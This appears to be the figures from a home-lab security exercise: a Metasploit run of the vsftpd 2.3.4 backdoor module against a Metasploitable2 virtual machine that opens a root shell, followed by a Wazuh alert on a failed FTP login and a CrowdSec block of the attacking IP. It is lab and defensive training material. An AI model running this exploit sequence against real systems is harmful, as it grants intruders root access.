
Figure 1: Attack Execution (Metasploit)

```
Home | Debian 13.x 64-bit | Metasploitable2-Linux
Session Actions Edit View Help
┌──(altaddy㉿Altaddy)-[~]
└─$ msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *

       =[ metasploit v6.4.112-dev                         ]
+ -- --=[ 2,607 exploits - 1,323 auxiliary - 1,710 payloads     ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.147.129
RHOSTS => 192.168.147.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.147.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.147.129:21 - USER: 331 Please specify the password.
[+] 192.168.147.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.147.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.147.128:45541 -> 192.168.147.129:6200) at 2026-03-05 21:59:56 -0800

whoami
root

id
uid=0(root) gid=0(root)
```

Figure 2: Failed FTP Login Attempt

```
Session Actions Edit View Help
┌──(altaddy㉿Altaddy)-[~]
└─$ ftp 192.168.147.129
Connected to 192.168.147.129.
220 (vsFTPd 2.3.4)
Name (192.168.147.129:altaddy): addyhacked
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp> quit
221 Goodbye.

┌──(altaddy㉿Altaddy)-[~]
└─$
```

Figure 3: Alert Detection (Wazuh)



Security Alerts

Time	Agent	Agent name	Technique(s)	Tactic(s)	Description	Level	Rule ID
Mar 6, 2026 @ 11:56:43.439	000	Altaddy			syslog: User authentication failure.	5	2501

Table JSON Rule

@timestamp	2026-03-06T06:26:43.439Z
_id	CbTTwZwB_pXLoC92WMZ
agent.id	000
agent.name	Altaddy
full_log	vsftpd: pam_unix(ftp:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=addyhacked rhost=192.168.147.128
id	1772778403.77697
input.type	log
location	192.168.147.129
manager.name	Altaddy
rule.description	syslog: User authentication failure.
rule.firedtimes	1
rule.gdpr	IV_35.7.d, IV_32.2
rule.gpg13	7.8
rule.groups	syslog, access_control, authentication_failed
rule.hipaa	164.312.b
rule.id	2501
rule.level	5
rule.mail	false
rule.nist_800_53	AU.14, AC.7
rule.pci_dss	10.2.4, 10.2.5
rule.tsc	CC6.1, CC6.8, CC7.2, CC7.3
timestamp	2026-03-05T22:26:43.439-0800

Figure 4: Threat Containment (CrowdSec and Ping Failure)

```
Session  Actions  Edit  View  Help
┌──(altaddy㉿Altaddy)-[~]
└─$ sudo cscli decisions add -i 192.168.147.128 -R "SOC manual block for vsftpd exploitation"
[sudo] password for altaddy:
INFO[05-03-2026 22:30:55] Decision successfully added
┌──(altaddy㉿Altaddy)-[~]
└─$ sudo cscli decisions list
```

ID	Source	Scope:Value	Reason	Action	Country	AS	Events	expiration	Alert ID
14998	cscli	Ip:192.168.147.128	SOC manual block for vsftpd exploitation	ban			1	3h59m51.134800486s	2